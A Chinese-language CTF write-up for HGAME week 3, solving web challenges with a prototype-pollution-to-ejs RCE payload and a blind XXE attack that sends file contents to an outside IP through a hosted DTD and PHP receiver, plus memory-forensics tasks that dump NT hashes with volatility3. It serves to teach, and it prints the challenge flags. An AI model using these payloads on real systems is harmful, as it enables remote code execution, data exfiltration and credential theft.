

Week 3

Web


- Shared Diary

审查附件 app.js 源码，这道题与 JS 原型链污染有关。merge() 函数过滤了 __proto__ 键名，换 constructor 绕过。伪造 role 为 admin 的 payload 如下：

```
{"username": "aaa", "password": "bb", "constructor": {"prototype": {"role": "admin"}}}
```

需要注意同时将 Content-Type 头改为 application/json。

源码第 69 行调用了 ejs 库进行渲染，参数 req.session.data.username 可控，同样可被污染。ejs 模板中存在一处 RCE：




```
636     if (opts.client) {
637       src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\n' + src;
638       if (opts.compileDebug) {
639         src = 'rethrow = rethrow || ' + rethrow.toString() + ';' + '\n' + src;
640       }
641     }
642   }
```

通过污染，伪造 ops.client 和 opts.escapeFunction 可以进行 RCE。反弹 shell 失败，容器可能未联网。查看源码 Dockerfile，flag 被放置在容器根目录下。在登陆接口发送 Payload：

```
{"username": "aaa", "password": "bb", "constructor": {"prototype": {"client": true, "role": "admin", "escapeFunction": "1; return global.process.mainModule.constructor._load('child_process').execSync('cat /flag');", "compileDebug": true}}}
```

回到浏览器，下载任务中查看 flag



- Tell Me

F12 查看源码，Hint 告诉了源码打包在了网站根目录的 www.zip 里。下载后查看存在 XML 外部实体注入漏洞。

本地搭好 PHP 环境的 WEB 服务器，路由器设置端口映射后，创建 XML 文档定义文件用于发送 flag：

```
flag.php x index.php x send.php x myapp.php x pd.dtd x new 1 x
1 <!ENTITY % all
2 "<!ENTITY &#x25; send SYSTEM 'http://113.14.180.1:1618/myapp.php?q=%file;'"
3 >
4 %all;
```

创建 myapp.php 接收并保存 flag:

```
flag.php x index.php x send.php x myapp.php x pd.dtd x new 1 x
1 <?php
2 highlight file(__FILE__);
3 $xxe = base64_decode($_GET['q']);
4 $txt = 'flag.txt';
5 file_put_contents($txt, $xxe, FILE_APPEND)
6 ?>
```

Burp suite 抓包，将 POST 内容修改为以下内容：

```
flag.php x index.php x send.php x myapp.php x pd.dtd x new 1 x
1 <!DOCTYPE ANY [
2 <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=./flag.php">
3 <!ENTITY % dtd SYSTEM "http://113.14.180.1:1618/pd.dtd">
4 %dtd;
5 %send;
6 ] >
```

发送后查看本地服务器目录下的 flag.txt。

```
flag.txt - Notepad
File Edit Format View Help
<?php
    $flag1 = "hgame{Be_Aware_of_XXeB11nd1njecti0n}";
?>
```

Misc

- ezWin - variables

参考 volatility3 文档, 有关 Windows 环境变量取证的 windows.envvars 模块

<https://volatility3.readthedocs.io/en/latest/volatility3.plugins.windows.envvars.html>

运行结果中查找 hgame 关键字:

```
1131 3492 sihost.exe 0x222e2561bc0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
1132 3492 sihost.exe 0x222e2561bc0 HOMEDRIVE C:
1133 3492 sihost.exe 0x222e2561bc0 HOMEPATH \Users\Noname
1134 3492 sihost.exe 0x222e2561bc0 LOCALAPPDATA C:\Users\Noname\AppData\Local
1135 3492 sihost.exe 0x222e2561bc0 LOGONSERVER \\NODEVICE
1136 3492 sihost.exe 0x222e2561bc0 NUMBER_OF_PROCESSORS 4
```

hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}

- ezWin – auth

根据文档使用 windows.cmdline 模块查看进程信息

```
7356 RuntimeBroker. C:\Windows\System32\RuntimeBroker.exe -Embedding
7484 dllhost.exe "C:\Windows\SysWOW64\DllHost.exe" /Processid:{776DBC8D-7347-478C-8D71-791E12EF49D8}
7540 notepad.exe "C:\Windows\system32\notepad.exe" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
7584 7zFM.exe "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
7636 conhost.exe Required memory at 0xed3e273020 is not valid (process exited?)
PS E:\CTF\volatility3>
```

根据提示第二个 flag 是 nthash。使用 windows.hashdump 模块提取用户认证哈希

```
E:\CTF\volatility3>python vol.py -f ..\win10_22h2_19045.2486.vmem windows.hashdum
Volatility 3 Framework 2.4.1
Progress: 100.00 PDB scanning finished
User rid lmhash nthash
Administrator 500 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount 503 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount 504 aad3b435b51404eeaad3b435b51404ee c4b2cf9cac4752fc9b030b8ebc6faac3
Noname 1000 aad3b435b51404eeaad3b435b51404ee 84b0d9c9f830238933e7131d60ac6436
E:\CTF\volatility3>
```


hgame{84b0d9c9f830238933e7131d60ac6436}

- ezWin – variables


根据上题 cmdline 运行结果, 系统中 7zip 文件管理器打开了桌面上的 flag.7z 文件。使用 windows.filescan 模块查找内存镜像中的文件, 找到内存地址 0xd0064181c950:

```
6490 0xd0064181c950 \Directory 216
6491 0xd0064181c7c0
\ProgramData\Microsoft\Windows\AppRepository\Packages\Microsoft.Deskto
6492 0xd0064181c950 \Users\Noname\Desktop\flag.7z 216
6493 0xd0064181cae0 \Directory 216
6494 0xd0064181cc70
\ProgramData\Microsoft\Windows\AppRepository\Packages\Microsoft.549981
6495 0xd0064181ce00
```

使用 windows.dumpfiles 将文件导出, 7zip 打开文件, 文件被加密:



根据文件名的提示，将上一题中的 nthash 破解，得到密码 asdqwe123：



解压文件，flag 为 hgame{e30b6984-615c-4d26-b0c4-f455fa7202e2}